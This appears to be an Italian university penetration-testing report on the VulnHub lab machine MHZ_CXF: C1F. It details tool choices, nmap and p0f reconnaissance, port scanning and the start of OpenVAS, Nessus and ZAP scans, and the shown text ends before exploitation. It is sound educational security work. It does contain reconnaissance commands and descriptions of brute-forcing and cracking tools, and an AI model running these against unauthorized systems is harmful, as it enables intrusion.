

UNIVERSITÀ DEGLI STUDI DI SALERNO

Penetration Testing Summary

MHZ\_CXF: C1F

Antonio Baldi | Corso di PTEH | A.A. 2022/2023



UNIVERSITÀ DEGLI STUDI DI SALERNO  
**DIPARTIMENTO DI INFORMATICA**  
**DIPARTIMENTO DI ECCELLENZA**

# Sommario

<b>1</b>	<b>Introduzione</b>	<b>3</b>
<b>2</b>	<b>Strumenti utilizzati</b>	<b>3</b>
2.1	Ambiente Virtuale . . . . .	3
2.1.1	Macchina Target . . . . .	4
2.1.2	Macchina Attaccante . . . . .	4
2.2	Nmap . . . . .	4
2.3	p0f . . . . .	4
2.4	xsltproc . . . . .	4
2.5	Dirb . . . . .	5
2.6	Dirsearch . . . . .	5
2.7	WhatWeb . . . . .	5
2.8	Gobuster . . . . .	5
2.9	DirBuster . . . . .	5
2.10	Nikto2 . . . . .	5
2.11	OWASP ZAP . . . . .	6
2.12	OpenVas . . . . .	6
2.13	Nessus . . . . .	6
2.14	Metasploit . . . . .	7
2.15	Steghide . . . . .	7
2.16	Stegseek . . . . .	7
<b>3</b>	<b>Target Scoping</b>	<b>7</b>
<b>4</b>	<b>Information Gathering</b>	<b>7</b>
<b>5</b>	<b>Target Discovery</b>	<b>8</b>
<b>6</b>	<b>Enumerating Target e Port Scanning</b>	<b>10</b>
<b>7</b>	<b>Vulnerability Mapping</b>	<b>11</b>
7.0.1	Analisi Automatica . . . . .	11
7.0.2	Analisi Manuale . . . . .	16
<b>8</b>	<b>Target Exploitation</b>	<b>24</b>
<b>9</b>	<b>Post Exploitation</b>	<b>30</b>
9.1	Privilage Escalation . . . . .	30
9.2	Mantaining Access . . . . .	31

# 1 Introduzione

In questo documento sono contenute tutte le fasi di cui è composta l'attività di Penetration Testing compiuta sulla macchina **MHZ\_CXF: C1F** vulnerabile *by design*. I passaggi eseguiti sono riportati in dettaglio allo scopo di rendere replicabile il processo. Lo scopo di quest'attività è individuare le vulnerabilità della macchina e sfruttarle al fine di valutarne la sicurezza. In questo documento verranno introdotti gli strumenti utilizzati e successivamente, nelle singole fasi, ciò che è stato fatto; in particolare:

- Target Scoping
- Information Gathering
- Target Discovery
- Enumerating Target e Port Scanning
- Vulnerability Mapping
- Target Exploitation
- Post Exploitation

# 2 Strumenti utilizzati

## 2.1 Ambiente Virtuale

Per poter realizzare l'attività di Penetration Testing è stato configurato un laboratorio virtuale utilizzando l'hypervisor **Oracle Virtual Box (v7.0.6)**. L'architettura di rete è raffigurata nella Figura 1, essa prevede una macchina attaccante, nel nostro caso "Macchina Kali", e una macchina target connesse sulla stessa rete virtuale con NAT creata all'interno di Virtual Box. In questo modo le due macchine virtuali possono comunicare tra di loro e accedere alla rete internet ma le macchine presenti su internet non possono accedere alle macchine virtuali. L'indirizzo IP della macchina target non è noto a priori poiché viene assegnato in modo automatico dal DHCP.




Figure 1: Architettura rete con NAT

### 2.1.1 Macchina Target

La macchina scelta è **MHZ\_CXF: C1F**, questa è una macchina **vulnerable by design** pensata appositamente per attività didattiche di Penetration Testing. Il file **.ova** è scaricabile sulla piattaforma **VulnHub** al seguente link: [https://www.vulnhub.com/entry/mhz\\_cxf-c1f,471/](https://www.vulnhub.com/entry/mhz_cxf-c1f,471/)

### 2.1.2 Macchina Attaccante

La macchina attaccante è stato scelto il sistema operativo **GNU/Linux**, in particolare è stata utilizzata la distribuzione **Kali(2022.4)** una delle distribuzioni dedicate all'informatica forense e la sicurezza informatica. Gli strumenti utilizzati per condurre l'attività di Penetration Testing sono per la maggior parte preinstallati in Kali, ulteriori strumenti non presenti di default sono stati installati.

## 2.2 Nmap

**Nmap** ("Network Mapper") è uno strumento per la *Network Exploration and auditing* cioè per l'esplorazione delle reti fornendo informazioni riguardante gli host, le porte e molto altro. **Target Discovery, Enumerating Target e Port Scanning**.

L'attività di rete può avere delle caratteristiche peculiari diverse a seconda del tipo di sistema operativo con cui si interagisce. Da queste informazioni relative all'attività di rete p0f cerca di ottenere informazioni relative al sistema operativo. Si basa prevalentemente sull'osservazione di connessioni TCP ma non solo.

## 2.3 p0f

**p0f** è uno strumento utilizzato per effettuare **OS fingerprinting** in modo passivo, ovvero mettendosi in ascolto di comunicazioni e analizzando:

- il traffico delle macchine che si collegano alla macchina Kali;
- il traffico delle macchine a cui si collega la macchina Kali;
- il traffico di macchine verso cui la macchina Kali **tenta di connettersi**.

L'attività di rete può avere delle caratteristiche peculiari diverse a seconda del tipo di sistema operativo con cui si interagisce. Da queste informazioni relative all'attività di rete p0f cerca di ottenere informazioni relative al sistema operativo. Si basa prevalentemente sull'osservazione di connessioni TCP ma non solo.

## 2.4 xsltproc

Lo strumento **xsltproc** permette di convertire file formato xml in file formato html

## 2.5 Dirb

Lo strumento **Dirb** è un web content scanner, permette di individuare directory e file presenti in webserver, fa uso di wordlist ed effettua attacchi basati su dizionario, analizza le risposte ottenute dal web server e restituisce possibili cartelle e file nascosti. Fornisce dizionari preconfigurati ma permette anche la creazione di dizionari personalizzati.

## 2.6 Dirsearch

**Dirsearch** è uno strumento progettato per forzare directory e file nei server web. Essendo uno strumento ricco di funzionalità, dirsearch offre agli utenti l'opportunità di eseguire una complessa ricerca di contenuti web, con molti vettori per l'elenco di parole, un'elevata precisione, ottime prestazioni, impostazioni avanzate di connessione/richiesta, moderne tecniche di forza bruta e un output facilmente leggibile.

## 2.7 WhatWeb

WhatWeb identifica i siti web. Il suo obiettivo è rispondere alla domanda "Che cos'è quel sito web?". WhatWeb riconosce le tecnologie web, compresi i sistemi di gestione dei contenuti (CMS), le piattaforme di blogging, i pacchetti statistici/analitici, le librerie JavaScript, i server web e i dispositivi incorporati. WhatWeb dispone di oltre 1800 plugin, ognuno dei quali riconosce qualcosa di diverso. WhatWeb identifica anche numeri di versione, indirizzi e-mail, ID di account, moduli di framework web, errori SQL e altro ancora.

## 2.8 Gobuster

Gobuster è uno strumento utilizzato per forzare brutalmente: URI (directory e file) nei siti web, sotto domini DNS, nomi di host virtuali sui server web di destinazione, bucket Amazon S3 aperti, bucket Google Cloud aperti e server TFTP.

## 2.9 DirBuster

DirBuster è un'applicazione java multi thread progettata per forzare i nomi di directory e file su server web/applicazioni. Questo cerca pagine e directory nascoste su un server Web. A volte gli sviluppatori lasciano una pagina accessibile, ma non collegata; DirBuster ha lo scopo di trovare queste potenziali vulnerabilità. Si tratta di un'applicazione sviluppata dalla OWASP community

## 2.10 Nikto2

**Nikto2** è uno strumento che si occupa di fare scansioni di sicurezza su server web. Si occupa di verificare la presenza di diversi elementi tra cui file e programmi potenzialmente pericolosi oltre versioni obsolete di webserver, inoltre controlla anche la presenza di elementi di configurazione. In particolare alcune funzionalità sono:

- Rilevare errori di configurazione del server (vulnerabilità di configurazione) che permettono il rilascio di informazioni preziose (information leakage)

- Rilevare se vengono utilizzate configurazioni di default, password o credenziali di accesso predefinite o non sicure;
- Rilevare applicazioni server side obsolete e quindi affette da vulnerabilità note.

Tuttavia non è stato progettato come strumento furtivo quindi esegue una scansione nel più breve tempo possibile e può essere rilevato da sistemi di Intrusion Prevention System (IPS) e Intrusion Detection System (IDS). Supporta l'enumerazione dei sottodomini tramite brute force basati su dizionario.

## 2.11 OWASP ZAP

**OWASP ZAP** (Zed Attack Proxy) è uno strumento basato su Java fornito dal progetto OWASP, è il principale web application vulnerability scanner. Si occupa di effettuare scansioni delle vulnerabilità in contesti web-based e fornisce in output diverse informazioni, quali:

- La vulnerabilità rilevata;
- In che pagina è presente la vulnerabilità;
- Eventuali soluzioni di mitigazione.

Può operare come Web Crawler e come identificatore di vulnerabilità.

## 2.12 OpenVas

**Open Vulnerability Assessment System** è una soluzione open source molto diffusa per la scansione e la gestione automatica delle vulnerabilità. Per l'analisi delle vulnerabilità si basa su CVSS v2.0 Ratings.

## 2.13 Nessus

**Nessus** è trattata di un software proprietario, prodotto dall'azienda Tenable Inc. È uno strumento estremamente potente per l'analisi delle vulnerabilità. Nessus consente di identificare e correggere, in maniera facile e veloce, vulnerabilità su una vasta gamma di sistemi operativi, dispositivi e applicazioni. Si occupa di rilevare:

- Difetti del software;
- Patch mancanti;
- Malware;
- Configurazioni errate;
- etc.

La rilevazione delle vulnerabilità si basa sulle signature presenti nei database, quindi effettua un matching per ogni entry presente in tali database.

## 2.14 Metasploit

Il **Metasploit Project** è un progetto di sicurezza informatica che fornisce informazioni sulle vulnerabilità, semplifica le operazioni di penetration testing e aiuta nello sviluppo di sistemi di rilevamento di intrusioni. Il sottoprogetto più conosciuto è Metasploit Framework, uno strumento open source per lo sviluppo e l'esecuzione di exploits ai danni di una macchina remota. Il Metasploit Project è conosciuto per lo sviluppo di strumenti di elusione e anti-rilevamento, alcuni dei quali sono inclusi in Metasploit Framework.

## 2.15 Steghide

Steghide è un'applicazione di steganografia che nasconde i bit di un file di dati nei bit meno significativi di un altro file, rendendo la presenza dei dati invisibile e difficile da stabilire. Steghide è portatile e regolabile, con funzionalità quali l'occultamento dei dati in file bmp, jpeg, wav e au, la crittografia blowfish, l'hashing MD5 delle passphrase in chiavi blowfish e la distribuzione pseudo-casuale dei bit nascosti nei dati del contenitore [1]. Inoltre fornisce funzionalità di estrazione dei dati.

## 2.16 Stegseek

Stegseek è un cracker Steghide velocissimo che può essere usato per estrarre dati nascosti dai file. È stato creato come fork del progetto Steghide originale e, di conseguenza, è migliaia di volte più veloce di altri cracker e può eseguire l'intera wordlist "rockyou.txt"<sup>1</sup> in meno di 2 secondi. Stegseek può anche essere utilizzato per estrarre metadati Steghide senza password, che possono essere utilizzati per verificare se un file contiene dati Steghide [2].

# 3 Target Scoping

Questa fase è caratterizzata dall'accordo tra due o più parti riguardante l'attività di Penetration Testing stabilendo le conoscenze da avere prima di iniziare e le metodologie. In particolare viene definito cosa dev'essere valutato, come viene effettuata la valutazione le risorse, le limitazioni e la pianificazione. In quest'attività lo scope dell'analisi è circoscritto alla sola macchina virtuale. Il Penetration Testing effettuato sarà di tipo black box e sarà prodotto, oltre questo documento, un Penetration Testing Report dettagliato che sarà reso disponibile al docente del corso in formato digitale.

# 4 Information Gathering

La fase di **Information Gathering** è la fase di raccolta di informazioni. Questa è fortemente caratterizzata dal concetto di **Open Source Intelligent (OSINT)** ovvero tutte le informazioni pubblicamente disponibili, sia a causa di errori di configurazioni e data leakage, sia perché necessarie al corretto funzionamento di un sistema. Nell'attività svolta la fase di Information Gatering si è

---

<sup>1</sup>rockyou.txt è un noto elenco di password con oltre 14 milioni di password.

limitata alla raccolta delle informazioni presenti sulla relativa pagina web della macchina scelta sul sito VulnHub. Le informazioni fornite dall'autore sono limitate e sono di seguito elencate:


- **Format:** Virtual Machine (Virtualbox - OVA)
- **Operating System:** Linux
- **DHCP service:** Enabled
- **IP address:** Automatically assign

In aggiunta sono presenti due screenshots, il primo riporta la *default page* di Apache2 e questo già ci suggerisce la presenza di un HTTP server. Il secondo mostra la login Shell della macchina.

## 5 Target Discovery

La fase di **Target Discovery** consiste nell'individuare le macchine attive all'interno dell'asset ed è anche possibile identificare il sistema operativo delle macchine attive tramite **OS fingerprinting**. Nell'attività svolta l'asset è composto da una sola macchina che sarà oggetto di analisi.

Il primo passo è ottenere l'indirizzo IP della macchina da analizzare, a tal fine è stato utilizzato un *ping scan* sulla rete NAT 10.0.2.0/24 utilizzando il comando **nmap -sn 10.0.2.0/24**, dove l'opzione **-sn** permette di non effettuare un *port scan* a seguito dell'host discovery. L'output, mostrato in Figura 2 elenca dunque solo gli host disponibili che hanno risposto al probing (tentativi di scansione).




```
(kali㉿kali)-[~]
└─$ nmap -sn 10.0.2.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-05 10:24 EDT
Nmap scan report for 10.0.2.1
Host is up (0.00039s latency).
Nmap scan report for 10.0.2.2
Host is up (0.00053s latency).
Nmap scan report for 10.0.2.4
Host is up (0.00046s latency).
Nmap scan report for 10.0.2.15
Host is up (0.00025s latency).
Nmap done: 256 IP addresses (4 hosts up) scanned in 3.15 seconds
```

Figure 2: ping scan: nmap -sn 10.0.2.0/24

L'indirizzo della macchina Kali utilizzata è **10.0.2.15**, verificabile dall'output del comando **ifconfig**, gli indirizzi **10.0.2.1** e **10.0.2.2** riguardano elementi di configurazione di VirtualBox e dunque la macchina target ha indirizzo IP **10.0.2.4**.

Successivamente è stato effettuato l'**Operating System fingerprinting** al fine di individuare informazioni relative al sistema operativo in esecuzione sulla macchina target. Dalle informazioni

raccolte nella fase di Information Gathering sappiamo che la macchina è composta un sistema operativo Linux. In questa fase puntiamo a ottenere ulteriori informazioni, in particolare la versione del kernel linux da cui è composta la macchina. Queste informazioni potranno poi essere utilizzate nelle fasi successive di Enumerating Target e Vulnerability Assessment per fare scansioni ad hoc. Utilizzando *Nmap* con l'opzione **-O** consente di ottenere informazioni sul sistema operativo della macchina specificando come parametro l'IP da scansionare. Questa funzionalità è basata sul fingerprinting dello stack TCP/IP inviando una serie di pacchetti TCP e UDP. Analizzando le risposte Nmap confronta i risultati con il suo database e, se trova un riscontro restituisce le informazioni del sistema. Nel caso in cui non ci fosse una corrispondenza esatta del sistema operativo verrà restituito una lista con i sistemi operativi più vicini alla rilevazione con la relativa percentuale di vicinanza. Il risultato del comando **nmap -O 10.0.2.4** viene riportato di seguito nella Figura 3.



```
(kali㉿kali)-[~]
$ sudo nmap -O 10.0.2.4
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-05 11:49 EDT
Nmap scan report for 10.0.2.4
Host is up (0.00094s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:8A:C7:C3 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
```

Figure 3: OS fingerprinting: nmap -O 10.0.2.4 output

Dall'output si può notare che la versione kernel del sistema operativo linux è compresa nell'intervallo **4.15 - 5.6**.

Utilizziamo anche p0f, strumento che effettua OS fingerprinting passivo, individuare altre informazioni riguardo il sistema operativo.

```

(root@kali)-[~]
# p0f -i eth0
— p0f 3.09b by Michal Zalewski <lcamtuf@coredump.cx> —

[+] Closed 1 file descriptor.
[+] Loaded 322 signatures from '/etc/p0f/p0f.fp'.
[+] Intercepting traffic on interface 'eth0'.
[+] Default packet filtering configured [+VLAN].
[+] Entered main event loop.

.-[ 10.0.2.15/57794 → 10.0.2.4/80 (syn) ]-
| client    = 10.0.2.15/57794
| os        = Linux 2.2.x-3.x
| dist      = 0
| params    = generic
| raw_sig   = 4:64+0:0:1460:mss*44,7:mss,sok,ts,nop,ws:df,id+:0
|

```

Figure 4: OS fingerprinting: p0f -i eth0

In figura 4 è riportato il risultato dell'utilizzo dello strumento p0f. In particolare utilizziamo il comando **p0f -i eth0** dove l'opzione **-i** permette di specificare l'interfaccia di rete. In questo modo lo strumento si mette in attesa di traffico da/verso la macchina target, per inizializzare questo processo generiamo traffico verso la macchina target contattandola e possiamo vedere che la versione kernel potrebbe essere compresa tra **2.2.x** e **3.x**, molto discostante dai risultati di NMAP.

## 6 Enumerating Target e Port Scanning

In questa fase, per tutte le macchine attive rilevate nella fase precedente, si vanno ad individuare quanti e quali servizi di rete ciascuna macchina eroga; al fine poi di trovare, nelle fasi successive, possibili vulnerabilità di sicurezza esistenti. Nell'attività svolta si ricorda che la macchina target è una e non espone servizi pubblicamente su internet, dunque sono stati individuati i servizi esposti da quest'ultima utilizzando scansioni di tipo attivo, ovvero interrogando direttamente l'asset.

Ancora una volta è stato utilizzato Nmap al fine di individuare le porte aperte e le versioni dei relativi servizi esposti. È stato utilizzato il comando **nmap -A -T4 -p- 10.0.2.4 -oX result.xml**, dove l'opzione **-A** consente di eseguire contemporaneamente:

- **-sV** (Service Version);
- **-O** (Operating Detection);
- **-sC** (Script Scanning);
- **-traceroute** (Network Traceroute);

l'opzione **-T4** permette di specificare una modalità di timing **aggressive**, infatti in questo modo Nmap scansiona un determinato host per un breve lasso di tempo prima di passare alla scansione della successiva macchina target; l'opzione **-p-** permette di scansionare le porte da 1 a 65535 e per concludere l'opzione **-oX** consente di ottenere una formattazione *XML* dell'output della scansione. Successivamente il file *result.xml* ottenuto è stato convertito in un file *HTML* facilmente

comprendibile e interpretabile, a tal fine è stato utilizzato il comando **xsltproc ./result.xml -o result.html**. Di seguito nella Figura viene riportato il risultato della scansione Nmap in formato HTML. Il risultato di tali operazioni è mostrato nella Figura 5

Port		State (toggle closed [0]   filtered [0])		Service	Reason	Product	Version	Extra Info
22	tcp	open		ssh	syn-ack	OpenSSH	7.6p1 Ubuntu 4ubuntu0.3	Ubuntu Linux; protocol 2.0
	ssh-hostkey							
		2048 88691f98159a<<3c7a488df94d7ffec (RSA)						
		256 094e307778aef35ddc39a40910a5a7fe01 (ECDSA)						
		256 7c150918fc5c75aa30961546080a083fb (ED25519)						
80	tcp	open		http	syn-ack	Apache httpd	2.4.29	(Ubuntu)
	http-title	Apache2 Ubuntu Default Page: It works						
	http-server-header	Apache/2.4.29 (Ubuntu)						

Figure 5: Output in formato HTML del port scanning Nmap -A -T4 -p- 10.0.2.4 -oX result.xml

Analizzando l'output risultano due porte aperte:

1. Porta **22** SSH
2. Porta **80** HTTP

## 7 Vulnerability Mapping

La fase di **Vulnerability Mapping** nota anche come **Vulnerability Assessment** è il processo di identificazione e analisi dei problemi di sicurezza di un determinato asset. Dopo aver individuato, nelle fasi precedenti, i servizi esposti, e le versioni, cerchiamo delle vulnerabilità note esposte da questi comprendendo se sono sfruttabili e come.

### 7.0.1 Analisi Automatica

Inizialmente sono stati utilizzati diversi strumenti di analisi automatica per evidenziare le vulnerabilità note ed eventualmente sfruttarle. Il tool **OpenVas** è stato utilizzato configurando una scansione di tipo "*full and fast*" specificando l'indirizzo IP della macchina da scansionare e selezionando tutte le porte TCP:

**New Task**

Name	mhz_scan
Comment	
Scan Targets	
Alerts	
Schedule	-- Once
Add results to Assets	<input checked="" type="radio"/> Yes <input type="radio"/> No
Apply Overrides	<input checked="" type="radio"/> Yes <input type="radio"/> No
Min QoD	70 %
Alterable Task	<input type="radio"/> Yes <input checked="" type="radio"/> No
Auto Delete Reports	<input checked="" type="radio"/> Do not automatically delete reports <input type="radio"/> Automatically delete oldest reports but always keep newest 3 reports
Scanner	OpenVAS Default
Scan Config	Full and fast

**Edit Target mhz**

Name	mhz
Comment	
Hosts	<input checked="" type="radio"/> Manual 10.0.2.4 <input type="radio"/> From file Browse... No file selected.
Exclude Hosts	<input checked="" type="radio"/> Manual <input type="radio"/> From file Browse... No file selected.
Allow simultaneous scanning via multiple IPs	<input checked="" type="radio"/> Yes <input type="radio"/> No
Port List	All IANA assigned TCP
Alive Test	Scan Config Default
Credentials for authenticated checks	SSH -- on port 22 SMB -- ESXI -- SNMP --
Reverse Lookup Only	<input type="radio"/> Yes <input checked="" type="radio"/> No
Reverse Lookup Unity	<input type="radio"/> Yes <input checked="" type="radio"/> No

**Edit Task mhz\_scan**

Name	mhz_scan
Comment	
Scan Targets	mhz
Alerts	
Schedule	-- Once
Add results to Assets	<input checked="" type="radio"/> Yes <input type="radio"/> No
Apply Overrides	<input checked="" type="radio"/> Yes <input type="radio"/> No
Min QoD	70 %
Auto Delete Reports	<input checked="" type="radio"/> Do not automatically delete reports <input type="radio"/> Automatically delete oldest reports but always keep newest 3 reports
Scanner	OpenVAS Default
Scan Config	Full and fast
Order for target hosts	Sequential
Maximum concurrently executed NVTs per host	4
Maximum concurrently scanned hosts	20

Di seguito il report della scansione:




Figure 7: Risultati di OpenVas

Come si evince dalla scansione sono state rilevate due vulnerabilità di grado basso riguardo al **Timestamps** del protocollo TCP e ICMP che può essere computato e si possono recuperare informazioni riguardo al tempo di attività dell'host, possono essere utilizzate per sfruttare servizi sulla generazione di numeri pseudocasuali deboli basati sul Timestamps.

Successivamente è stato utilizzato **Nessus**, un altro tool per la scansione automatica delle vulnerabilità. Con questo strumento è stata effettuata una scansione di tipo **Advanced**, anche in questo caso la configurazione della scansione prevede l'inserimento dell'indirizzo della macchina da scansionare:




Figure 8: Configurazione scansione Nessus

Di seguito il risultato della scansione:



Figure 9: Risultati di Nessus

Possiamo notare che sono state identificate 19 vulnerabilità di livello "Info" cioè vulnerabilità che forniscono semplicemente informazioni ad esempio sul sistema operativo, sulle versioni dei servizi e altro.

Infine è stato utilizzato uno strumento di analisi automatica delle vulnerabilità web chiamato **OWASP Zap**. In questo caso dev'essere specificato l'URL del sito web, nel nostro caso avendo un server apache sulla porta 80 specifichiamo l'IP della macchina target come URL.

